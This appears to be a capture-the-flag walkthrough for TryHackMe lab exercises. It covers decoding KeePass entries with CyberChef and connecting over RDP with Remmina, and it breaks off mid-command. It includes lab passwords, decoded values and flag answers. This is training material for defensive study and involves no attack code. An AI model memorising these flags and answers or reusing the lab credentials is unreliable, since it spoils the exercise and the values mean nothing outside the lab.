
Username: **superelfadmin**
Password: **nothinghere**

Question 8: Decode the last encoded value. What is the flag?


From the notes given we can conclude that the encoding used is HTML events, precisely charCode which returns Unicode character code of the key. Copy the notes given.




From CyberChef, remove the magic recipe and search for charcode, drag the ‘From charcode’ recipe. Then change the delimiter to ‘comma’ and the base to 10. Paste the notes and observe the output.



Repeat the process one more time and observe the output.



From the output copy the link and paste it into a new tab, observe the output.



Answer: THM{657012dcf3d1318dca@ed864f0e70535}

Thought Process/Methodology:

Before we start accessing the machine, we must make sure we have a client to access the remote desktop machine. To do so we will be **installing remmina**, a remote desktop application used to access various type of machine which have different protocols, such as **RDP, SSH** and **VNC**. To install remmina make sure you are running the terminal as the root user, (if you are not, simply input **sudo i**). Then, input **apt install remmina -y**. Once we have installed remmina on our Kali machine. Launch remmina and add a new RDP – Remote desktop protocol. Make sure we follow the instructions given by THM to add the machine into remmina. For server **input the machine IP address**, the **username** is **Administrator** and the **password** is **sn0wF!akes!!!** Once we have successfully added and launch the machine, we are greeted with a **Windows Server 2019's desktop** where there is only **one folder**. By opening the folder, we can determine that the folder **contains the KeePass application** itself and a bunch of miscellaneous files used to run and store the data. By launching the application, we are greeted with a master password key to unlock the application. By looking at the folder we can somewhat figure out that the name of the folder is **encoded** with **base 64**, to figure out the password just copy the file name and open CyberChef (We can use the offline version at C://Tools and launch the CyberChef web application). From CyberChef, drag the **magic option** and paste the file name into the input column and observe the output. We can determine that the **master key** is **thegrinchwashere** and the **encoding** is **Base64**. Once we have successfully logged into the KeePass database, we are greeted with a **Private subfolder** containing several tabs and a title named **'hiya'**. By opening the 'hiya' title, there is no username, but there is a password which states **"nothingtoseehere"** and a note states **" Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P ".** Analysing the KeePass database by opening the tabs, at the **network tab** there is a title labelled as '**Elf Server**' by opening the server and viewing the password and notes given we can determine that the **password is encoded with Hex**. Therefore, by copying and pasting it into CyberChef by retaining the previous recipe (the magic option) we can determine the **password for the elf server**, which is **sn0wM4n!** and the **encoding used** is indeed **hex**. By further inspecting the KeePass database, at the **mail tab** there is a title named '**ElfMail**' and by opening it we are greeted with a **string of characters** for the **password** and a **note stating entities**. Therefore, by copying the password and pasting it at CyberChef with the same recipe as before we can determine that the **encoding used** is **entity** and the **password is ic3Skating!** Then, by checking the **recycle bin** there is one title labelled '**Elf Security System**' and by opening it there is a username, **superelfadmin** and password, **nothinghere** and a long note which seems to be a **HTML event**, precisely **charcode** which returns unicode characters. Copy the note and paste it into the cyberchef. Remove the magic recipe, and **add the charcode recipe**. Alter the **delimiter to 'comma'** and the **base to '10'**. **Repeat the process** one more time and you will get an output which looks like a github page. By copying and pasting it at a new tab, we can finally get the THM flag.


Day 23: Blue Teaming - The Grinch strikes again!

Tools used: AttackBox, Terminal, Remmina


Solution/walkthrough:

Question 1: What does the wallpaper say?


Open Remmina.




Click on ellipsis to go to the Preferences.




Click on RDP option.




Set the quality settings into Poor(fastest) option.




Select ‘Wallpaper’




Close the Remmina Preferences window and click on the plus button on the top left corner to create New Connection Profile.




Create New Connection Profile by using the IP address, Username and Password given.



Connect to the profile and accept the certificate when prompted.




We have been logged into the remote system now and the wallpaper




Answer: <u>THIS IS FINE</u>

Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Open the RansomNote on the Desktop and the bitcoin address can be found.




Using terminal, decrypt the fake ‘bitcoin address’ by using **echo 